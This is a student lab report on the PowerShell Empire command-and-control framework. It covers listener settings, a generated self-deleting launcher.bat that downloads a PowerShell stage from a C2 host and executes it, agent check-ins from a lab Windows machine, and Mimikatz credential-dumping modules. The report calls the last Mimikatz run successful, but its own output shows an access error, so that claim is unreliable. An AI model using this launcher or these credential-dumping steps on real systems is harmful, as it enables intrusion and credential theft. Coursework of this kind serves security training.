

Command and Control (Lab #9 - Bonus) - 75 Points

Listeners

- 1) Include screenshots from above. Investigate one of the other listeners available. How does it differ from the http listener we used? Why might this be useful? (15 pts)

Answer:

The other listener I used was the listener dbx listener which stand for the Dropbox (DBX) protocol. It allows for command and control (C2) communication over the dropbox API. It basically establishes a C2 channel using Dropbox as the transport mechanism. In the options menu after running “uselistener dbx” instead of only setting the Port , Bind IP you set the Dropbox *Developer* account credentials which is done in the first category called API Token, which you get from being logged in your Dropbox account on Dropbox’s website. There is also no “set Port” option in the dbx listener like there is in the normal http listener.find There are steps you have to take from your Dropbox login from a browser first by creating an app. This Dropbox listener is extremely helpful because it makes it even harder to be detected by cybersecurity software. It is also useful because it can be used by different Dropbox account and once the C2 is running you can privilege escalation and move laterally within a network.

Source of data: <https://bc-security.gitbook.io/empire-wiki/listeners/dropbox#empire-setup>

See Screenshots below:



Name	Value	Required	Description
Name	http	True	Name for the listener.
Host	10.12.0.25:443	True	Hostname/IP for staging.
BindIP	10.12.0.25	True	The IP to bind to on the control server.
Port	443	True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	Ph#q3i;/0b*VgY@FtxNrBey~m8wR56:0	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php/Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
CertPath		False	Certificate path for https listeners.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.
Cookie	wtSEesy	False	Custom Cookie Name
StagerURI		False	URI for the stager. Must use /download/. Example: /download/stager.php
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).

The 2nd screenshot is of my options. (it would not fit all on one screenshot)

```
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > listeners
```

ID	Name	Template	Created At	Enabled
3	http	http	2024-11-17 09:28:53 CST (2 seconds ago)	True

```
(Empire: listeners) > usestager windows_launcher bat
```

Stagers

- 2) Include screenshots from above. Investigate one of the other stagers available. How does it differ from the batch stager we used? Why might this be useful? (15 pts)

Answer:

I investigated the multi_bash stager and this one is basically a self-deleting bash script written in python to execute the stage0 launcher. The stage0 launcher is the initial stage of the Empire payload. The payload connect to the Empire listener through HTTP/HTTPS and after its executed it downloads the script to get the script from the Empire server and then it deletes itself and exits to minimize forensic artifacts. It's useful because if you want to employ an agent on a unix based system with minimal footprint. The script is open source on github found here: <https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/multi/bash.py>.

See Screenshot below:

```
root@kali: ~  
(Empire: usestager/windows_launcher.bat) > info
```

ID	Name	Template	Created At	Enabled
3	http	http	2024-11-17 09:28:53 CST (2 seconds ago)	True

```
(Empire: usestager/windows_launcher.bat) > set Listener http  
INFO: Set Listener to http  
(Empire: usestager/windows_launcher.bat) > options
```

Name	Value	Required	Description
Listener	http	True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher

```
(Empire: usestager/windows_launcher.bat) > execute  
INFO: launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat
```

```
root@kali: /var/lib/powershell-empire/empire/client/generated-stagers  
ls  
launcher.bat  
cat launcher.bat  
@echo off  
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials; iwr('http://10.12.19.4:443/download/powershell/0m1hdHRpZmVzdGF0aW9uIGV0dW=='') -UseBasicParsing | iex"  
(goto) 2>nul & del "%~f0"
```

Agents

1. Run `agents` again to see your new agent checking in. Take a [screenshot](#) of your new agent.

Answer:

See Screenshots below

```
[+] New agent 5D2VYLP4 checked in
(Empire: listeners) > back
(Empire: agents) > agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen
5D2VYLP4	5D2VYLP4	powershell	10.12.0.15	CSEC-388-WIN10\student	powershell	3564	5/0.0	2024-11-17 10:00:29 CST
(4 seconds ago)								

```
(Empire: agents) >
```

File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

```
[INFO]: 127.0.0.1:43934 - "GET /api/v2/listeners HTTP/1.1" 200
[INFO]: 127.0.0.1:46420 - "GET /api/v2/bypasses HTTP/1.1" 200
[INFO]: 127.0.0.1:45208 - "POST /api/v2/stagers HTTP/1.1" 201
[INFO]: 127.0.0.1:45214 - "GET /api/v2/downloads/2/download HTTP
[INFO]: 127.0.0.1:45218 - "GET /api/v2/agents HTTP/1.1" 200
[INFO]: http: Sending POWERSHELL stager (stage 1) to 10.12.0.15
[INFO]: Agent 5D2VYLP4 from 10.12.0.15 posted public key
[INFO]: Agent 5D2VYLP4 from 10.12.0.15 posted valid PowerShell R
[INFO]: New agent 5D2VYLP4 checked in
[INFO]: Initial agent 5D2VYLP4 from 10.12.0.15 now active (Slack
[INFO]: http: Sending agent (stage 2) to 5D2VYLP4 at 10.12.0.15
[INFO]: 127.0.0.1:42486 - "GET /api/v2/agents HTTP/1.1" 200
[INFO]: 127.0.0.1:55530 - "GET /api/v2/agents HTTP/1.1" 200
0
```

Modules

1. Lets dump passwords using mimikatz. Issue the command `usemodule powershell/credentials/mimikatz/logonpasswords*`. Then run the `info` command to learn more and `options` to see variables that need to be set. Notice that this module does not require any options to be set (the agent name is prepopulated). Execute the command. Was your module successful? Why do you think that is?

Answer:

I ran the command `execute` after running `options` which just shows the current record. `Info` shows the settings that can't be changed from default because this module is a preset for a specific purpose. The module was not successful, and I received the error "module needs to run in an elevated context". Mimikatz needs administrative access to interact with system processes (exe) and those processes have the login credentials stored somewhere in the Windows's memory. It seems that being logged in as student there is not full escalated privileges available on the current Windows machine in this environment so then using a


different module first like PowerShell/privilege/escalate first to get to that correct administrative privileged level and then running the MimiKatz/logon passwords module should be able to dump the credentials from the target hypothetically.

- 3) Include screenshots from above. Investigate one of the other modules available. What does it do and why might this be useful? (15 pts)

Answer:

I investigated the module called “/powershell_credentials_mimikatz_command”. All this module does it starts the Mimikatz with a custom command. There are only two options which are True (required) and they are Agent and Command. So you are able to set the Agent (which is our “5D2VYLP4” from the .bat executed earlier) and then it invoked a command from the Empire client after you execute the module. You type set Command (which is the only other option besides Agent) and there are 7 options sekurlsa::logonpasswords, sekurlsa::minidump, privilege::debug sekurlsa :: logonpasswords, token::elevate, sekurlsa::krbtgt, lsadump::sam, and Kerberos::list. This module is very helpful in it automatically connects to the agent and launches the mimikatz command to what you set it as which results in a successful response for remotely performing this function through the Agent that was connected earlier.

See screenshots from above (there was no screenshot instruction in steps 1 and 2**)



```
root@kali: ~ x root@kali: ~ x
(Empire: 5D2VYLP4) > display name
name is 5D2VYLP4
(Empire: 5D2VYLP4) > sleep 5
(Empire: 5D2VYLP4) > display delay
delay is 5
(Empire: 5D2VYLP4) > usemodule powershell_credentials_mimikatz_logonpasswords
INFO: Set Agent to 5D2VYLP4

id powershell_credentials_mimikatz_logonpasswords
authors Joseph Bialek, @JosephBialek, https://twitter.com/JosephBialek
Benjamin Delpy, @gentilkiwi, https://twitter.com/gentilkiwi
description Runs PowerSploit's Invoke-Mimikatz function to extract plaintext
credentials from memory.
background True
language powershell
needs_admin True
opsec_safe True
techniques http://attack.mitre.org/techniques/T1098
http://attack.mitre.org/techniques/T1003
http://attack.mitre.org/techniques/T1081
http://attack.mitre.org/techniques/T1207
http://attack.mitre.org/techniques/T1075
http://attack.mitre.org/techniques/T1097
http://attack.mitre.org/techniques/T1145
http://attack.mitre.org/techniques/T1101
http://attack.mitre.org/techniques/T1178
software http://attack.mitre.org/software/S0002
comments http://clymb3r.wordpress.com/
http://blog.gentilkiwi.com
```

```
comments      http://clymb3r.wordpress.com/
               http://blog.gentilkiwi.com

(Empire: usemodule/powershell_credentials_mimikatz_logonpasswords) > options

Record Options
+-----+-----+-----+-----+
| Name  | Value | Required | Description |
+-----+-----+-----+-----+
| Agent | 5D2VYLP4 | True    | Agent to run module on. |
+-----+-----+-----+-----+

(Empire: usemodule/powershell_credentials_mimikatz_logonpasswords) > execute
ERROR: module needs to run in an elevated context
(Empire: usemodule/powershell_credentials_mimikatz_logonpasswords) > options

Record Options
+-----+-----+-----+-----+
| Name  | Value | Required | Description |
+-----+-----+-----+-----+
| Agent | 5D2VYLP4 | True    | Agent to run module on. |
+-----+-----+-----+-----+

(Empire: usemodule/powershell_credentials_mimikatz_logonpasswords) > █
```

- 4) What does the sleep command do that makes it different from say a meterpreter payload? Why might this be useful? (1 pt)

Answer:

The sleep command as noted in the information response “Tasks specified agent to update delay (s) and jitter (0.0. -1.0). “ Also after a Google search, the sleep command in this context of adjusting the sleep time in powershell-empire client on a successfully connected agent sets the interval at which the target machine (where the .bat script was ran) will contact the attacker (in our case the linux machine) every X amount of seconds to check in. So this setting is set first before exporting the Agent script because this is written in the code. It is more stealthy basically. It is different from a meterpreter payload because these are more like an active session in real time so there is no delay for when commands are executed where as if there is a sleep delay seconds set in the agent, this is visible from the powershell-empire server (attacker) which is listening which is where you would see the history being executed.

Lastly, figure out a way to get the mimikatz module to work (sekurlsa::logonpasswords) by using empire features to help you. Take a [screenshot](#) of successful execution.

- 5) Include screenshots from above. Document the steps you took including a [screenshot](#) of any module options you used and a successful mimikatz output. (15 pts)

Answer:

1. First I executed the command “usemodule powershell_credentials_mimikatz_command”.
2. I went to “help” to see the options for commands then used options to see what parameters have not been set. There were only 2, Agent and Command.
3. I then set Agent to the only option which was my “5D2VYLP4”
4. I then set Command to one of the 7 options which was “sekurlsa::logonpasswords”
5. Then I used the command “execute” and it ran “Task 1”.
6. Then to prove my successful mimikatz output for the screenshot and to confirm my module was successful I went to my powershell-empire server tab to confirm that the “Task 1” ran and there in the screenshot below is the confirmation that “Agent 5D2VYLP4 got results” and “Agent 5D2VYLP4 returned results”
7. To further prove my steps above were SUCCESSFUL was I enterer the command “back” to go back into the agent domain. Then I went back to view options (I scrolled up) and saw relevant commands I could use to such as “jobs” and “history”.
8. Lastly, I executed “jobs” which confirms the Task was received . Then I executed “history” and this shows the mimikatz sekurlsa::logonpasswords results job.

See screenshots below:

```
(Empire: usemodule/powershell_credentials_mimikatz_logonpasswords) > usemodule powershell_credentials_mimikatz_command
```

Name	Value	Required	Description
Agent		True	Agent to run module on.

root@kali: ~ x

root@kali: ~ x

software
comments

<http://attack.mitre.org/techniques/T1075>
<http://attack.mitre.org/techniques/T1097>
<http://attack.mitre.org/techniques/T1145>
<http://attack.mitre.org/techniques/T1101>
<http://attack.mitre.org/techniques/T1178>
<http://attack.mitre.org/software/S0002>
<http://clymb3r.wordpress.com/>
<http://blog.gentilkiwi.com>

File System

(Empire: usemodule/powershell_credentials_mimikatz_command) > execute

ERROR: Agent not set

(Empire: usemodule/powershell_credentials_mimikatz_command) > options

Record Options

Name	Value	Required	Description
Agent		True	Agent to run module on.
Command		True	Custom Invoke-Mimikatz command to run.

(Empire: usemodule/powershell_credentials_mimikatz_command) > set Agent 5D2VYLP4

INFO: Set Agent to 5D2VYLP4

(Empire: usemodule/powershell_credentials_mimikatz_command) > set Command sekurlsa::logonpasswords

INFO: Set Command to sekurlsa::logonpasswords

(Empire: usemodule/powershell_credentials_mimikatz_command) > execute

INFO: Tasked 5D2VYLP4 to run Task 1

(Empire: usemodule/powershell_credentials_mimikatz_command) > █

laces

Computer

```
[INFO]: Tasked 5D2VYLP4 to run TASK_CMD_JOB
[INFO]: Agent 5D2VYLP4 tasked with task ID 1
[INFO]: 127.0.0.1:43900 - "POST /api/v2/agents/5D2VYLP4/tasks/module HTTP/1.1" 201
[INFO]: Agent 5D2VYLP4 got results
[INFO]: Agent 5D2VYLP4 returned results.
[INFO]: Agent 5D2VYLP4 got results
[INFO]: Agent 5D2VYLP4 returned results.
```

```
INFO: Set Command to sekurlsa::logonpasswords
(Empire: usemodule/powershell_credentials_mimikatz_command) > execute
INFO: Tasked 5D2VYLP4 to run Task 1
(Empire: usemodule/powershell_credentials_mimikatz_command) > back
(Empire: 5D2VYLP4) > jobs
[*] Tasked 5D2VYLP4 to retrieve active jobs
[*] Task 2 results received
Running Jobs: []
```

```
(Empire: 5D2VYLP4) > history
INFO: Task 2 results received
INFO: Task 1 results received
Running Jobs:
```

```
Hostname: CSEC-388-Win10.gibson.local / S-1-5-21-2559936746-2566764412-2742380967
```

```
.#####.  mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
(Empire: 5D2VYLP4) > █
```